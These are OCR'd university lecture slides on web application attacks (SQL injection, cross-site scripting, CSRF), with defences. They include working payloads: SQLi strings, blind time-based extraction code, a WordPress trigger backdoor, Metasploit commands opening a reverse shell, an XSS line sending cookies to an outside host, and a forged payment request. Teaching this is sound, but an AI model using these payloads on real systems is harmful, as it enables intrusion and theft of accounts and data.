OSY.SSI[2015][B]

Internet, Lab 2.

Last week

Logjam!

`https://howsmyssl.com`
`https://weakdh.org`
Debate: what's SSL/TLS good for?

Table of Contents

Summary

- What's a "web site" anyway? What's the attack surface?
- What are the adversaries, what do they want?
- Some tools of the trade.

Table of Contents

Website: a definition

A *website* is the output of a potentially vulnerable program accepting any input from anyone on a network.


Usually running on port 80, therefore, SUID.


Attack surface


As such, it has the same attack surface we've been toying with:

- Bugs in the software $\Rightarrow$ up to ACE
- Often: smaller bugs, same effect
- Internet based $\Rightarrow$ vulnerable to network hacks
- Especially (but not only) DDoS and MITM

But it has *more*.


user 1
ISPs
user 2
webmeister
database
host


user 1
webmeister
ISPs
database
user 2
host


Lecture 3
SQL Injection
user 1
webmeister
CSRF
XSS
Lecture 3
database
user 2
ISPs
host

Risk landscape

OWASP Top10 Most Critical Web Application Security Risks

1. **Injection** (Lecture 3 + today)
2. Broken authentication and session management (Lecture 2)
3. **Cross-site scripting** (today)
4. Direct object references
5. Misconfiguration
6. Sensitive data exposure
7. Broken access control (Lecture 2)
8. **Cross-site request forgery** (today)
9. Using vulnerable components (Lecture 3)
10. Unvalidated redirects

Risk lanscape (cont'd)

Notes:

- These are the top 10 in *volume* not in severity.
- They do not account for other attacks (physical, net, humint, etc.)
- Some attacks target the host, other target users. What's the priority?
- We don't consider the trolls, because they have almost full powers here.

Table of Contents

SQL, your best enemy

Principle:

- SQL DB are queried by commands
- Commands may include user-supplied data
- i.e. user-supplied commands

`http://www.youporn.xxx/q?video=17453`

$\Rightarrow$

`SELECT * FROM videos WHERE (code='17453')`

SQL, your best enemy (cont'd)

```
'); DROP TABLE videos; --
```

$$\Rightarrow$$

```
SELECT * FROM videos WHERE (code='');
DROP TABLE videos; --')
```

Wanna test?

How to test?

- Option 0: setup a server and SQL db, write a vulnerable page, test it ($\sim$ 1hr)
- Option 1: goto `hack.me` search `SQLi` and play :) ($\sim$ 5mn)
- Option 2: goto `http://jmchilton.net/sqlinject/create.php` (yay!)
- Option 3: find a really vulnerable website, e.g. `http://www.4ips.biz/products.php?id=7` and try it (may be illegal)

Love to hate SQL

- Search GitHub for `exec($_GET` and feast :)
- So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)
- Not restricted to websites !


ZU 0666', 0, 0); DROP DATABASE TABLICE;

Love to hate SQL (cont'd)

"Everybody knows that"

Love to hate SQL (cont'd)

"Everybody knows that"

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed

Love to hate SQL (cont'd)

"Everybody knows that"

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers

Love to hate SQL (cont'd)

"Everybody knows that"

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards

Love to hate SQL (cont'd)

"Everybody knows that"

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 "Team GhostShell": personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

Love to hate SQL (cont'd)

"Everybody knows that"

- CardSystem Solutions 2005 (Visa, American Express)
  - SQL injection
  - Full (unencrypted) database leak
  - Credit card numbers $>$ 43 million identities exposed
- 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- 2012 "Team GhostShell": personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also: Microsoft, Kaspersky, PBS, UN, Royal Navy, mysql.com (!), TPB...

What to do with SQL injection?

Simple commands

- Escape scope with `'` and comment commands with `--`

What to do with SQL injection?

Simple commands

- Escape scope with `'` and comment commands with `--`
- Bypass conditions with tautologies `1 = 1`

What to do with SQL injection?

Simple commands

- Escape scope with `'` and comment commands with `--`
- Bypass conditions with tautologies `1 = 1`
- Number of columns with `order by <n>`

What to do with SQL injection?

Simple commands

- Escape scope with `'` and comment commands with `--`
- Bypass conditions with tautologies `1 = 1`
- Number of columns with `order by <n>`
- Name of columns with `or <column_name> is NULL`

What to do with SQL injection?

Simple commands

- Escape scope with `'` and comment commands with `--`
- Bypass conditions with tautologies `1 = 1`
- Number of columns with `order by <n>`
- Name of columns with `or <column_name> is NULL`
- Other tables with `union <query>`

What to do with SQL injection?

Side-channels: Blind SQLi

Example (MySQL) :

```
if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'
```

An 8-characters username is transmitted in around 60 requests.
Which may be distributed. To zombies.

What to do with SQL injection?

Blind SQLi: the hacker's way

```
DECLARE @x as int; DECLARE @w as char(6);
SET @x=ASCII(SUBSTRING(master.dbo.fn_varbintohexstr
  (CAST({QUERY} as varbinary(8000))),{POSITION},1));
SET @w='0:0:'+CAST(((@x+((@x&79)/8)+(@x/64)&15)*2) as char);
WAITFOR DELAY @w
```

(Mavituna, BH2008)

Nowadays: JHijack, BSQL, themole, Pangolin, sqlmap.py, Havij, Enema, sqlninja, sqlsus, Safe3, SQL Poizon, Burp, Absinthe...

Going further: SQL Backdoors

Reminder (YMMV): SQL procedures

```
delimiter #
create trigger <trigger_name>
before <update|insert|delete> on <table_name>
  for each row begin
    <your code>
  end; #
delimiter ;
```

Going further: SQL Backdoors

Example : WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
    IF NEW.comment_content = 'way around the back' THEN
       SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
       UPDATE wp_users SET user_email=@email WHERE ID=1;
    END IF;
END;#
delimiter ;
```

Activation : post comment “way around the back” ...

Does deleting the table change anything? How to know if a trigger is installed?

To SQL, and beyond!

- MySQL has a plugin system that can be called from SQL queries
- PostgreSQL supports snippets written in TCL, Ruby, Perl, Python, and C (!)
- Microsoft SQL Server... well...

Metasploit

Automated SQLi for Microsoft SQL Server

```
msf >
  use windows/mssql/mssql_payload_sqli
msf exploit(mssql_payload_sqli) >
  set GET_PATH http://192.168.0.1/vulnerable.asp?id=1;[SQLi];--
msf exploit(mssql_payload_sqli) >
  set RHOST 192.168.0.1
msf exploit(mssql_payload_sqli) >
  set PAYLOAD windows/patchupmeterpreter/reverse_tcp
msf exploit(mssql_payload_sqli) >
  set LHOST 192.168.0.2
msf exploit(mssql_payload_sqli) >
  set LPORT 80
msf exploit(mssql_payload_sqli) >
  exploit
```

Gives a remote shell.

Preventing SQLi

A few traditional approaches

- Using a framework?
- Not printing SQL errors?
- Limiting queries per host?
- Escaping `'` and `;`?

None of the above is a solution.

Preventing SQLi (cont'd)

More reasonable approaches:

- Use parametrized queries
- Least priviledge access on the DB (readonly, no SUPER, etc.)
- Disable all unused commands (waitfor, trigger, etc.)
- Randomize reply time
- Don't use SQL

Break

Walk a bit, grab a beer, ask questions

Table of Contents

Cross-site scripting

Principle: “dynamic” webpages may display user-provided content, i.e. commands.

Consequence: users may attack other users.

Cross-site scripting

XSS does not refer to *all* such attacks:

- We don't consider file-based attacks (dropbox, etc.)
- We don't consider phishing attempts
- We don't even consider browser attacks as such (Flash, etc.)

Essentially: local script attacks (JavaScript mostly).

Cross-site scripting

```
http://foo.bar/q?
  search_terms=lolilol
```

⇒ “Results for: ‘lolilol’ ”

```
http://foo.bar/q?
  search_terms=<script>alert(document.cookie);</script>
```

⇒ “reflected” XSS. Test it! `https://xss-game.appspot.com`

“Hey Nubi, check out this cool video!: `goo.gl/1234`”

Cross-site scripting

```
http://foo.bar/q?
  search_terms=lolilol
```

⇒ “Results for: ‘lolilol’ ”

```
http://foo.bar/q?
  search_terms=<script>alert(document.cookie);</script>
```

⇒ “reflected” XSS. Test it! `https://xss-game.appspot.com`

“Hey Nubi, check out this cool video!: `goo.gl/1234`”

```
http://foo.bar/q?
  search_terms=
    <script>
      document.location='http://ecp.xxx/'+document.cookie;
    </script>
```

Cross-site scripting

Why would we want to do that?

- Annoy people
- Steal session cookies (why?)
- Perform API operations

Note: this requires the victim to click a link. Can we do better?

Stored XSS

Principle: use social networking websites to spread diseases.

- Find vulnerable page
- Send a message exploiting the XSS vulnerability
- ???
- Profit!

The XSS game level 2.

XSS Worm

- Find vulnerable page
- Send a message exploiting the XSS vulnerability
- Make the exploit send itself
- ???
- Profit!

Write your own!

XSS Worm (cont'd)

Quick history:

- MySpace, 2006 (samy is my hero)
- Facebook, 2011
- Twitter, 2009-2014
- LinkedIn, 2013-2014
- Steam Community, 7 Mar 2015

Also, automated tools: BeEF, XSS Shell, Backframe, xsscrapy...

XSS Proxy

Principle: inject complex JS tools to control victim's user experience.

- E.g. `http://xss-proxy.sourceforge.net/` and Jikto
- MITM in the browser

Resisting the temptation of XSS

- Data sent by user 1 should not be seen by user 2 unless properly neutralized
- No printing from url data (resist reflected XSS)
- Input validation (resist permanent XSS) (it is *hard* because HTML and JavaScript suck)
- Reduce attack surface: limit Ajax/Flash/Silverlight... use CSP, escape via AntiSamy

Table of Contents

Cross-site request forgery

Principle: some websites use HTTP GET or POST as actual commands, whereby anyone can trigger them.

Example:

```
http://www.poney.paris/dothings.php?action=send
```

Cross-site request forgery

When the user is already authenticated on a service, *another* website may trigger (page, ad, video, etc.) a CSRF:

```
<img src=//bank.com/pay.php?who=evil&amount=1000/>
```

Detecting CSRF

From the OWASP Top 10 comments:

"To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests."

("Unpredictable" really means *server-generated nonce*)

Detecting CSRF (cont'd)

From the OWASP Top 10 comments:

"Note that attackers can also use XSS to defeat **any** automated CSRF defense the application might employ"

(Take good notice)

Where to test it?

- Make your own vulnerable website
- Play with `http://google-gruyere.appspot.com/start`
- Find a vulnerable website and play with it (may be illegal)

Twitter `onMouseOver` worm

2009 : series of XSS vulns. by `@itsmemikeyy` (Mikeyy Mooney, USA)

Twitter onMouseOver worm
